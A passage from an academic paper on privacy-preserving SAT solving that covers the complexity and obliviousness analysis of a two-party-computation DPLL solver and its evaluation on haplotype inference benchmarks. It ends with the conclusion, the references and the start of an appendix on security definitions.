CDCL. Perhaps the most important development in SAT solving since DPLL itself is conflict-driven clause learning (CDCL) [20, 49, 55]. The essential idea of CDCL is that whenever a conflict is found it is possible to resolve a self-contained subset of the assignments which triggered the conflict. For example, the CDCL learning procedure might learn that $x_1 = 1, x_{12} = 0, x_{27} = 1$ is impossible for any model. So, by creating a new clause made out of their negation, *i.e.*, $(\neg x_1 \vee x_{12} \vee \neg x_{27})$ and adding it to ϕ, any branches of the search tree which would try that impossible combination are cut off immediately. This dramatically reduces the size of the space which the solver explores while retaining soundness and completeness. CDCL is particularly essential for efficiently resolving UNSAT instances, which require establishing a universal (*all models do not satisfy*), rather than existential (*there exists a satisfying model*), proposition over the search tree.

For ppSAT solving to reach its potential will almost certainly require supporting CDCL. However, this is a challenging task. As an immediate issue, CDCL only learns clauses when backtracking happens. Continuing to hide those occurrences would require a deterministic schedule for adding clauses. Though a simple approach is to add one clause per giant step while padding out with tautologies, every increase to the size of the formula makes every ensuing giant step more expensive. An alternative approach might be to add clauses less frequently, perhaps keeping the largest learned in the interim and discarding the rest. Exploring this frontier will be critical to use of CDCL within a ppSAT solver.

Additionally, the CDCL learning process itself would need to be made oblivious. Usually it is understood as the building of an implication graph for which a suitable (and not necessarily minimal) cut produces the assignments to negate. Though this process may be rendered as a sequence of resolution operations potentially amenable to oblivious formulation [7], doing so without undue overhead may require care.

4.4 Complexity

The overall circuit complexity of our protocol is $O(S \times C)$, where S is the total number of giant steps and C is the cost of each one. The round complexity of our protocol is $O(S)$, as every giant step is a constant-round 2PC of a single circuit. The value of S depends on $\tau_{\lambda,n,m}$, on the number of steps necessary to resolve ϕ, and on whether an exact-time, time-bound, or noisy-time (Appendix D) solver is used.

Our value for C is $O(mn + n\log n)$, though it may vary based on the details of the ADS instantiation and the heuristics. The circuit complexities of UNITSEARCH, CHECK, and PROPAGATION are each $O(mn)$, while that of BACKTRACK is $O(mn + n\log n)$ with the logarithmic term arising from the oblivious stack [61]. UNITSEARCH, CHECK, and PROPAGATION each require $O(1)$ linear scans over the m clauses; during each scan the procedures apply the various ADS operations, each of which require $O(1)$ or $O(n)$ time in our $\beta \approx n$ instantiation. BACKTRACK consists of a pop operation from the oblivious stack of a (partial) model represented in $O(n)$ bits, taking $O(n\log n)$ time, followed by the application of that model to recover the formula state in time $O(mn)$. Finally, DECISION has complexity $O(H + n\log n)$, where H is the complexity of the chosen heuristic and $n\log n$ is the complexity of the oblivious stack push operation. The DLIS and RAND heuristics have $H = O(mn)$. The complexity of Weighted-RAND also requires $H = O(mn)$ so long as the weight of a literal is its frequency in the formula. Other heuristics could have worse (or better) asymptotic cost.

As discussed in §4.1, a RAM-based secure computation solution would reduce the cost of accessing n bits from $O(n)$ to $O(\log^2 n)$. This would, *e.g.*, reduce the cost of ADS operations where we must touch a given literal at every clause, such as $C.\mathsf{contain}(\ell)$, from $O(mn)$ to $O(m\log^2 n)$. With sufficient refining of the data structures, heuristics, and composition of the subroutines these improvements may improve the asymptotic runtime of C in total. However, as noted we can project the protocol efficiency would not be concretely superior at present until at least $n \geq 2^{17}$ [16], with the true crossover depending in part on network conditions as ORAM also requires logarithmic, instead of constant, rounds. We leave the potential of ORAM to future work once algorithm enhancements, like CDCL, make it relevant.

4.5 Obliviousness and Security

At its core our solver raises DPLL into a secure computation using oblivious algorithms and supporting data structures. For the general purpose ADS instantiation (when $\beta \approx n$), our fundamental design choices were to represent both literals and clauses as binary vectors and to manage the decision tree with an oblivious stack to permit backtracking [61]. Using these data structures, the standard DPLL subroutines (such as PROPAGATION or BACKTRACK) can be implemented with linear scans over vectors of fixed public size, oblivious multiplexing of vectors, and push and pop of vectors to and from the oblivious stack. Hence, each of them is data-oblivious.

These individual subroutines must be combined in a manner that maintains data-obliviousness, which is why we adapt DPLL to enforce so-called giant steps (cf. § 4.2). A giant step executes these several small steps in a deterministic order, which are then consolidated through multiplexing. The use of giant steps may result in redundant and ultimately discarded operations, but are necessary to hide the (usually data-dependent) DPLL step being applied. Obliviousness must also be enforced for the decision heuristics. Hence our careful choice of three standard DPLL heuristics amenable to formulation using the same linear scanning and multiplexing techniques: DLIS, RAND, and Weighted-RAND (cf. § 4.3).

A security argument follows from the data-oblivious nature of our solver, the security of two-party computation, and standard composition results [10]. A simulator Sim_{1-b} invokes the simulators for the fixed sequence of circuits, and halts according to τ or $\tau_{\lambda,n,m}$ by injecting s and (optionally) $\mathcal{M}$ into the final output. We refer to [37, 38] for discussion of the proof techniques underlying this sketched argument.

5 Evaluation

Testbed. We implemented our solver using the semi-honest 2PC library of the EMP-toolkit [60]. For managing the oblivious stack we adopted an existing reimplementation of the circuits of Zahur *et al.* [63]. All evaluations were run on a machine with 8GB of RAM and an Intel(R) Core(TM) i7-8700K CPU @ 3.70GHz * 6 processor, with network bandwidth up to 10 Gbps.

Experiment Design. We first measured (§5.1) the performance of a single giant step – in terms of both the number of gates and the runtime of each subroutine – over formulas of various sizes. These evaluations verified our analysis of the asymptotic complexity of ppSAT and its most critical bot-




Figure 2: **Subroutine time for our ADS instantiation when $\beta \approx n$.** The runtimes of all four subroutines show linear growth as the number of variables rises. The runtimes of UNITSEARCH, PROPAGATION and CHECK also increase with the number of clauses. Due to our optimized implementation, the runtime of DECISION is independent of the number clauses.

tlenecks. We then benchmarked (§5.2) our ppSAT solver by testing what proportion of instances it was able to solve (up to a timeout). Finally, we compared (§5.3) the performance of our ppSAT solver against two plaintext solvers: our oblivious ppSAT algorithm executed without cryptographic primitives or communication, and the state-of-the-art Kissat solver [2].

Instance Generation. For measuring the cost of a single giant step the instances were generated randomly. Due to the oblivious nature of the algorithm this has no bearing on the evaluation. For the full evaluation benchmarks, we projected the cost of our solver on small haplotype satifiability instances drawn from the dataset of [43] which was used in the original SHIPs papers [41, 42]. Our instances have parameters of either (i) $|G| \in [1..8]$ and $r = 2|G|$, intended to evaluate the effect of instance size; or (ii) $|G| = 3$ and $r \in [3..6]$, so as to evaluate the effect of instance hardness and (un)satisfiability. We list the resultant formula sizes in terms of n and m in Table 1. Although these databases are smaller than modern HIPP benchmarks, important medical research that motivated early work in computational haplotype inference occurred over datasets where $|G| \approx 10$ [36, 53].

$\lvert G\rvert$	#var × #clause (≈)		$\lvert G\rvert$	#var × #clause (≈)	
1	60×170		2	150×700	
3	$r = 3$	150×750	3	$r = 5$	200×1200
	$r = 4$	180×1000		$r = 6$	250×1400
4	350×2600		5	400×4000	
6	600×6000		7	800×8000	
8	900×10000		—	—	

Table 1: **The size of the formulas for our benchmarks.**

5.1 Micro Benchmarks for Single Giant Steps

We measured the time consumption and number of gates of UNITSEARCH, DECISION, CHECK, and PROPAGATION for each combination of $n \in \{10, 50, 100, 1000\}$ and $m \in \{100, 1000, 5000, 10000\}$, which covers the typical size of instances in older benchmarks such as [30].




Figure 3: **Time for heuristics when $n = 100$.** The runtime of each heuristic grows with an increase in the number of clauses.




Figure 4: **Time for one giant step varying n, m, and the heuristic.** The DECISION routine dominates the performance of each giant step. The runtime of BACKTRACK is almost negligible in comparison to the other subroutines, and therefore is not visible in the figure.

Unit Search, Propagation, and Check: The first three rows of Table 2 show the number of gates in UNITSEARCH, PROPAGATION and CHECK for formulas of different sizes. The number of gates increases linearly with both n and m, which is consistent with our asymptotic analysis.

Figures 2(a-c) graph the execution time of UNITSEARCH, CHECK and PROPAGATION. The observed time appears linear

#var × #clause		$100 \times 5K$	$100 \times 10K$	$1K \times 10K$
Unit Search		10	20	200
Propagation		6	12	120
Check		8	16	160
Backtrack		0.02	0.02	0.22
Decision	D	30	60	600
	R	12	24	240
	W	88	175	1740

Table 2: **The approximate number of gates for each subroutine.** The units are in **millions**. D, R, and W refer to the DLIS, RAND, and Weighted-RAND heuristics respectively.

in the number of variables and clauses, though the growth in the latter decreases, likely due to amortization of general overhead. This is as expected, since UNITSEARCH, CHECK and PROPAGATION all run in $O(mn)$ time. The evaluation shows that even for larger instances with $n \approx 1000$ and $m \approx 10000$ these routines cost less than 10 seconds each.

Backtrack: Figure 2(d) shows the time per BACKTRACK execution, which reflects the fourth row of Table 2 in showing that the number of gates increases linearly with n, but is independent of m. Due to an optimization in our implementation the cost of backtracking only depends on the number of variables: we store just the current model (including isAlive) in the oblivious stack, and then recover the formula state within the next multiplexer. As models are just $O(n)$ bits this is independent of the number of clauses. Due to this efficient oblivious stack design the BACKTRACK time for an instance where $n = 1000$ and $m = 10000$ takes only ≈ 0.01s.

Decision: The last row of Table 2 presents the number of gates for DECISION, when using our different heuristics from §4.3. The figure shows DECISION is the most expensive component of ppSAT. While each heuristic linearly scales up in $O(mn)$ time, RAND takes the fewest concrete gates. Figure 3 compares the experimental runtimes when $n = 100$ and with various clause sizes. Again, the observed growth for each heuristic is as expected linear in the number of clauses. The Weighted-RAND heuristic is the most expensive at almost twice the cost of DLIS – likely as it combines RVS with frequency counting. The simpler RAND is cheapest at about only half the time of DLIS.

Giant Step: Figure 4 displays the observed time for a full giant step across a variety of choices for n, m, and heuristic. For instances of the same size the fraction that each component takes remains stable, as expected. For instances of size typical for old benchmarks ($n \approx 100, m \approx 10000$) the time cost is roughly 3s, 5s, and 10s with RAND, DLIS and Weighted-RAND respectively.

5.2 Solving Benchmarks

To evaluate the performance of our solver we first measured the total number of giant steps S for our instances. Although our solver implementation is complete, as cryptographic operations do not affect S to save time we gathered this data with all cryptographic operations removed. We then used the methodology of the micro benchmarks to get a timing C for a single 2PC giant step for those instances, from which the total runtime can be projected as $S \times C$. We also ran the complete ppSAT solver over an UNSAT formula of 1000 variables and 1000 clauses, which took 3019.7 seconds and 532 communication rounds. The projected time was 2993.8 seconds, differing from the real run time by only 0.8%.

We benchmarked our solver using instances we reduced in size from the haplotype inference dataset of [43], specifically the $100kb$ genotype data. We used 232 instances in total to benchmark our solver, varying over $|G|$ and r as previously described. When $r = 2|G|$ the formulas are necessarily satisfiable, while the remaining are mostly unsatisfiable. Both Figure 5 and Figure 6 depict the proportion of the instances solved within a particular time, *i.e.*, a point (x, y) indicates that y proportion of the instances are projected to be solved within x seconds. We set the timeout to 200k seconds (≈ 2.3 days).

For the first trial (Figure 5) the instances vary in $|G|$ while r is fixed to be $2|G|$. All three heuristics can solve most formulas before the timeout for $|G| \leq 3$, but vary in performance when the formulas get larger. For those smaller formulas DLIS outperforms RAND and Weighted-RAND. However, when $|G| > 3$, Weighted-RAND outperforms the other two, and when $|G| = 8$ it is the only heuristic with which the solver can successfully solve any benchmarks. This result is expected and reasonable: though expensive per giant step, it is the only one of the three to combine randomness with insight into the formula structure (through the weighting).

In the second trial (Figure 6) we evaluated the performance of our solver for various r with fixed $|G| = 3$. When $r < 2|G|$ the formula can (i) be unsatisfiable; or (ii) remain satisfiable but potentially be more difficult, as it requires some haplotypes to explain more than one genotype. The solver can handle over 70% instances before the timeout for all heuristics and almost all r, though the RAND heuristic leads to only 30% success when $r = 5$. Despite the larger formulas the solver is more successful for $r = 6$ than for $r = 5$, likely due to the greater solution freedom explained by (i) and (ii).

5.3 Comparison to Plaintext Solvers

Finally, we compared our ppSAT solver against itself when run in the plaintext. We wrote our plaintext solver in Python by implementing our pseudocode in the natural way, *i.e.*, every garbled circuit was replaced with standard RAM model operations, and a non-oblivious stack was used. Table 3 shows the results and so the overhead brought by communication and 2PC. We also compared ppSAT with the state-of-the-art Kissat SAT solver [2]. For our 232 benchmarks Kissat can solve 231 of the instances within 0.02s, and the last within 1s. For brevity we omit the raw data from this experiment.




Figure 5: **Haplotype benchmarks for when $|G| \in [1..8]$ and $r = 2|G|$ with timeout of 200k seconds.** With all heuristics the solver is successful on small formulas, *e.g.*, $|G| \leq 2$, for which DLIS outperforms the randomized heuristics. Weighted-RAND becomes the most effective for larger databases.




Figure 6: **Haplotype benchmarks for $r \in \{3,4,5,6\}$ when $|G| = 3$ with timeout of 200k seconds.** Our solver resolves over 80% of benchmarks before timing out, except for RAND when $r = 5$.

6 Conclusion

The field of SAT solving has seen a superb (and continuing) developmental arc since the publication of DPLL almost 60 years ago. Given its centrality to computing and the importance of data privacy to modern technology and society, efficient privacy-preserving SAT solving would likely be a versatile and powerful tool for research and practice. In this paper we established the core security definitions, oblivious DPLL design, and private decision heuristics necessary to implement a ppSAT solver capable of resolving small but practical instances. Of perhaps greater importance than our empirical results is the basis this lays for future work towards more efficient and effective ppSAT solvers, which we might hope will retrace the developmental arc of SAT solving itself.

Limitations & Future Directions. The centrality of CDCL to modern SAT solving makes its reformulation for ppSAT, as discussed in §4.3, the most important direction for future work. The greatest limitation of the original DPLL algorithm – and so also of our oblivious adaption of it – is its inability to effectively learn from failed branches of its search. CDCL is the dominant enhancement of DPLL for rectifing this shortcoming [20], and it is hard to imagine a path to general practicality for ppSAT solving that does not also rely upon it, especially for UNSAT instances.

Pruning the search tree is not the only tactic, however, for beating back the combinatorial explosion of DPLL. Modern SAT solvers rely heavily on "making their own luck" for searching what remains through intelligent decision heuristics. Our DLIS, RAND, and Weighted-RAND heuristics are limited by the standards of modern solvers [46], but have the benefit for us of being naturally implementable within Boolean circuits. Adapting or developing a fresh suite of effective heuristics suitable for oblivious computation – perhaps even using mixed-mode MPC (*i.e.*, with both Boolean and arithmetic circuit primitives) – is another major future direction. Decision heuristics also provide a particularly fertile ground for further collaboration between the cryptography and formal methods communities, as they will require reconciling the algorithmic techniques of each. Together, adapting CDCL and developing suitable decision heuristics are the foremost steps to generally practical ppSAT solving.

#var × #clause	50 × 10K	100 × 10K	1K × 10K
RAND	3.4×	5.1×	47.0×
Weighted-RAND	8.3×	11.0×	165×
DLIS	4.6×	6.4×	136.8×

Table 3: **Slowdown of ppSAT compared with it in the plaintext.** In the plaintext means all data and operations are public during the computation.

The last two directions for future work we emphasize are discussed more comprehensively in Appendix D. The first is to begin to understand the practical meaning of any privacy loss permitted by our security definitions. There is limited prior work on characterizing information leakage from MPC for general computations, with that of Mardziel *et al.* [44] the only known to the authors. At present we cannot in any meaningful sense explain what a party loses in privacy by, *e.g.*, setting a specific $\tau_{\lambda,n,m}$ based on an economic analysis of projected runtime using our micro benchmarks methodology, or choosing an exact-time-revealing solver over its time-bound-revealing cousin. Given the rich and complex encoding of information within the structure of SAT formulas, exploring how ppSAT solvers should leak information (which may be especially important to integrating CDCL) is likely necessary for widespread confidence in their future practical deployment. Finally, in the appendix we also discuss a collection of preprocessing optimizations which trade off efficiency against privacy. As the core algorithms of ppSAT solving develop and mature, expanding the suite of such techniques may further encourage the development of practical tooling.

Acknowledgments

The authors thank Peter Chan for making available his oblivious stack implementation and Yuyang Sang for implementing plaintext ppSAT. This work was supported by the ONR through an NDSEG Fellowship and under Grant N00014-17-1-2787, by NSF awards CCF-2106845, CCF-2131476, CNS-2016240, and CNS-1565208, as well as by research awards from Facebook, Google and PlatON.

References

[1] Gilad Asharov, Ilan Komargodski, Wei-Kai Lin, Kartik Nayak, Enoch Peserico, and Elaine Shi. OptORAMa: Optimal Oblivious RAM. In *International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT '20)*, 2020.

[2] Tomáš Balyo, Nils Froleyks, Marijn J.H. Heule, Markus Iser, Matti Järvisalo, and Martin Suda. Proceedings of SAT Competition 2021: Solver and Benchmark Descriptions. 2021.

[3] Roberto J. Bayardo Jr. and Joseph Daniel Pehoushek. Counting Models Using Connected Components. In *National Conference on Artificial Intelligence (AAAI '00)*, 2000.

[4] Roberto J. Bayardo Jr and Robert C. Schrag. Using CSP Look-Back Techniques to Solve Real-World SAT Instances. In *National Conference on Artificial Intelligence (AAAI '97)*, 1997.

[5] Ryan Beckett, Aarti Gupta, Ratul Mahajan, and David Walker. A General Approach to Network Configuration Verification. In *Proceedings of the Conference of the ACM Special Interest Group on Data Communication (SIGCOMM '17)*.

[6] Armin Biere. Lingeling Essentials, A Tutorial on Design and Implementation Aspects of the the SAT Solver Lingeling. *Pragmatics of SAT (PoS@SAT '14)*, 2014.

[7] Armin Biere, Marijn Heule, and Hans van Maaren. *Handbook of Satisfiability*. IOS press, 2009.

[8] Marina Blanton, Aaron Steele, and Mehrdad Alisagari. Data-Oblivious Graph Algorithms for Secure Computation and Outsourcing. In *Proceedings of the 8th ACM SIGSAC Symposium on Information, Computer and Communications Security (ASIA CCS' 13)*, 2013.

[9] Paul Bunn and Rafail Ostrovsky. Secure Two-Party k-means Clustering. In *Proceedings of the 14th ACM Conference on Computer and Communications Security (CCS '07)*, 2007.

[10] Ran Canetti. Security and Composition of Multiparty Cryptographic Protocols. *Journal of Cryptology*, 13(1), January 2000.

[11] Stephen A. Cook. The Complexity of Theorem-Proving Procedures. In *Proceedings of the Third Annual ACM Symposium on Theory of Computing (STOC '71)*, 1971.

[12] Mark J. Daly, John D. Rioux, Stephen F. Schaffner, Thomas J. Hudson, and Eric S. Lander. High-Resolution Haplotype Structure in the Human Genome. *Nature Genetics*, (2), 2001.

[13] Martin Davis, George Logemann, and Donald Loveland. A Machine Program for Theorem-Proving. *Communications of the ACM (CACM)*, (7), 1962.

[14] Martin Davis and Hilary Putnam. A Computing Procedure for Quantification Theory. *Journal of the ACM (JACM)*, (3), 1960.

[15] Damien Desfontaines and Balázs Pejó. Sok: Differential Privacies. *Proceedings on Privacy Enhancing Technologies (PoPETS '20)*, (2), 2020.

[16] Jack Doerner and Abhi Shelat. Scaling ORAM for Secure Computation. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*, 2017.

[17] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating Noise to Sensitivity in Private Data Analysis. In *Theory of Cryptography Conference (TCC '06)*. Springer, 2006.

[18] Cynthia Dwork and Aaron Roth. The Algorithmic Foundations of Differential Privacy. *Foundations and Trends in Theoretical Computer Science*, (3-4), 2014.

[19] Michael J. Freedman, Kobbi Nissim, and Benny Pinkas. Efficient Private Matching and Set Intersection. In *International Conference on the Theory and Applications of Cryptographic Techniques (EUROCRYPT '04)*. Springer, 2004.

[20] Vijay Ganesh and Moshe Vardi. On The Unreasonable Effectiveness of SAT Solvers. In Tim Roughgarden, editor, *Beyond the Worst-Case Analysis of Algorithms*. Cambridge University Press, 2020.

[21] S. Dov Gordon, Jonathan Katz, Vladimir Kolesnikov, Fernando Krell, Tal Malkin, Mariana Raykova, and Yevgeniy Vahlis. Secure Two-Party Computation in Sublinear (Amortized) Time. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security (CCS '12)*, 2012.

[22] Ana Graça, Inês Lynce, Joao Marques-Silva, and Arlindo L. Oliveira. Haplotype Inference by Pure Parsimony: a Survey. *Journal of Computational Biology*, (8), 2010.

[23] Adam Groce, Peter Rindal, and Mike Rosulek. Cheaper Private Set Intersection via Differentially Private Leakage. *Proceedings on Privacy Enhancing Technologies (PoPETS '19)*, (3), 2019.

[24] Sumit Gulwani, Saurabh Srivastava, and Ramarathnam Venkatesan. Program Analysis as Constraint Solving. In *Proceedings of the 29th ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI '08)*, 2008.

[25] Dan Gusfield. Haplotype Inference by Pure Parsimony. In *Annual Symposium on Combinatorial Pattern Matching (CPM '03)*. Springer, 2003.

[26] Youssef Hamadi, Said Jabbour, and Lakhdar Sais. ManySAT: a Parallel SAT Solver. *Journal on Satisfiability, Boolean Modeling and Computation*, (4), 2010.

[27] Marcella Hastings, Brett Hemenway, Daniel Noble, and Steve Zdancewic. Sok: General Purpose Compilers for Secure Multi-Party Computation. In *2019 IEEE Symposium on Security and Privacy (S&P '19)*, pages 1220–1237. IEEE, 2019.

[28] Xi He, Ashwin Machanavajjhala, Cheryl Flynn, and Divesh Srivastava. Composing Differential Privacy and Secure Computation: A Case Study on Scaling Private Record Linkage. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security (CCS '17)*, 2017.

[29] Nils Homer, Szabolcs Szelinger, Margot Redman, David Duggan, Waibhav Tembe, Jill Muehling, John V. Pearson, Dietrich A. Stephan, Stanley F. Nelson, and David W. Craig. Resolving Individuals Contributing Trace Amounts of DNA to Highly Complex Mixtures using High-Density SNP Genotyping Microarrays. *PLoS Genet*, (8), 2008.

[30] Holger H. Hoos and Thomas Stützle. SATLIB: An Online Resource for Research on SAT. *International Conference on Theory and Applications of Satisfiability Testing (SAT '00)*, 2000.

[31] Russell Impagliazzo and Ramamohan Paturi. On the Complexity of k-SAT. *Journal of Computer and System Sciences*, (2), 2001.

[32] Richard M. Karp. Reducibility Among Combinatorial Problems. In *Complexity of Computer Computations*. Springer, 1972.

[33] Lea Kissner and Dawn Song. Privacy-Preserving Set Operations. In *Annual International Cryptology Conference (CRYPTO '05)*. Springer, 2005.

[34] Giuseppe Lancia, Maria Cristina Pinotti, and Romeo Rizzi. Haplotyping Populations by Pure Parsimony: Complexity of Exact and Approximation Algorithms. *INFORMS Journal on Computing*, (4), 2004.

[35] K. Rustan M. Leino. A SAT Characterization of Boolean-Program Correctness. In *International SPIN Workshop on Model Checking of Software (SPIN '03)*. Springer, 2003.

[36] Zhenping Li, Wenfeng Zhou, Xiang-Sun Zhang, and Luonan Chen. A Parsimonious Tree-Grow Method for Haplotype Inference. *Bioinformatics*, (17), 2005.

[37] Yehuda Lindell. How to Simulate It – a Tutorial on the Simulation Proof Technique. *Tutorials on the Foundations of Cryptography*, 2017.

[38] Yehuda Lindell and Benny Pinkas. A Proof of Security of Yao's Protocol for Two-Party Computation. *Journal of Cryptology*, (2), 2009.

[39] Nuno P. Lopes, Nikolaj Bjørner, Patrice Godefroid, and George Varghese. Network Verification in the Light of Program Verification. Technical report, Microsoft Research, 2013.

[40] Ning Luo, Qiao Xiang, Timos Antonopoulos, Ruzica Piskac, Y. Richard Yang, and Franck Le. IVeri: Privacy-Preserving Interdomain Verification. *arXiv preprint arXiv:2202.02729*, 2022.

[41] Inês Lynce and Joao Marques-Silva. Efficient Haplotype Inference with Boolean Satisfiability. In *National Conference on Artificial Intelligence (AAAI '06)*. AAAI Press, 2006.

[42] Inês Lynce and João Marques-Silva. SAT in Bioinformatics: Making the Case with Haplotype Inference. In *International Conference on Theory and Applications of Satisfiability Testing (SAT '06)*. Springer, 2006.

[43] Jonathan Marchini, David Cutler, Nick Patterson, Matthew Stephens, Eleazar Eskin, Eran Halperin, Shin Lin, Zhaohui S Qin, Heather M. Munro, Gonçalo R. Abecasis, Peter Donnelly, and International HapMap Consortium. A Comparison of Phasing Algorithms for Trios and Unrelated Individuals. *The American Journal of Human Genetics*, (3), 2006.

[44] Piotr Mardziel, Michael Hicks, Jonathan Katz, and Mudhakar Srivatsa. Knowledge-oriented Secure Multiparty Computation. In *Proceedings of the 7th Workshop on Programming Languages and Analysis for Security (PLAS '12)*, pages 1–12, 2012.

[45] Filip Marić. Formalization and Implementation of Modern SAT Solvers. *Journal of Automated Reasoning*, (1), 2009.

[46] Joao Marques-Silva. The Impact of Branching Heuristics in Propositional Satisfiability Algorithms. In *Portuguese Conference on Artificial Intelligence*. Springer, 1999.

[47] Ruben Martins, Vasco Manquinho, and Inês Lynce. An Overview of Parallel SAT Solving. *Constraints*, (3), 2012.

[48] Kenneth L. McMillan. Interpolation and SAT-based Model Checking. In *International Conference on Computer Aided Verification (CAV '03)*. Springer, 2003.

[49] Matthew W. Moskewicz, Conor F. Madigan, Ying Zhao, Lintao Zhang, and Sharad Malik. Chaff: Engineering an Efficient SAT Solver. In *Proceedings of the 38th Design Automation Conference (DAC '01)*, 2001.

[50] Paul Ohm. Broken Promises of Privacy: Responding to the Surprising Failure of Anonymization. *UCLA L. Rev.*, 2009.

[51] Nila Patil, Anthony J. Berno, David A. Hinds, Wade A. Barrett, Jigna M. Doshi, Coleen R. Hacker, Curtis R. Kautzer, Danny H. Lee, Claire Marjoribanks, David P. McDonough, et al. Blocks of Limited Haplotype Diversity Revealed by High-Resolution Scanning of Human Chromosome 21. *Science*, (5547), 2001.

[52] Benny Pinkas, Thomas Schneider, and Michael Zohner. Faster Private Set Intersection Based on OT Extension. In *USENIX Security Symposium (USENIX Security '14)*, 2014.

[53] Mark J. Rieder, Scott L. Taylor, Andrew G. Clark, and Deborah A. Nickerson. Sequence Variation in the Human Angiotensin Converting Enzyme. *Nature Genetics*, (1), 1999.

[54] Thomas J. Schaefer. The Complexity of Satisfiability Problems. In *Proceedings of the Tenth Annual ACM Symposium on Theory of Computing (STOC '78)*, 1978.

[55] J.P. Marques Silva and K.A. Sakallah. GRASP-A New Search Algorithm for Satisfiability. In *Proceedings of International Conference on Computer Aided Design (ICCAD '96)*. IEEE, 1996.

[56] Mate Soos, Karsten Nohl, and Claude Castelluccia. Extending SAT Solvers to Cryptographic Problems. In *International Conference on Theory and Applications of Satisfiability Testing (SAT '06)*. Springer, 2009.

[57] Niklas Sorensson and Niklas Een. Minisat v1. 13-A SAT Solver with Conflict-Clause Minimization. *SAT*, (53), 2005.

[58] K. Sunder Rajan. *Biocapital: The Constitution of Postgenomic Life*. Duke University Press, 2006.

[59] Rui Wang, Yong Fuga Li, XiaoFeng Wang, Haixu Tang, and Xiaoyong Zhou. Learning Your Identity and Disease from Research Papers: Information Leaks in Genome Wide Association Study. In *Proceedings of the 16th ACM Conference on Computer and Communications Security (CCS '09)*, 2009.

[60] Xiao Wang, Alex J. Malozemoff, and Jonathan Katz. EMP-Toolkit: Efficient MultiParty Computation Toolkit. https://github.com/emp-toolkit, 2016.

[61] Xiao Wang, Kartik Nayak, Chang Liu, T.H. Hubert Chan, Elaine Shi, Emil Stefanov, and Yan Huang. Oblivious Data Structures. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security (CCS '14)*, 2014.

[62] Andrew Chi-Chih Yao. How to Generate and Exchange Secrets. In *27th Annual Symposium on Foundations of Computer Science (FOCS '86)*. IEEE, 1986.

[63] Samee Zahur and David Evans. Circuit Structures for Improving Efficiency of Security and Privacy Tools. In *2013 IEEE Symposium on Security and Privacy (S&P '13)*. IEEE, 2013.

A Details of Our Security Definition

Our formal definition of a secure ppSAT solver has four variants depending on when it halts and whether a model is output. For brevity, we only explicitly give the most comprehensive.

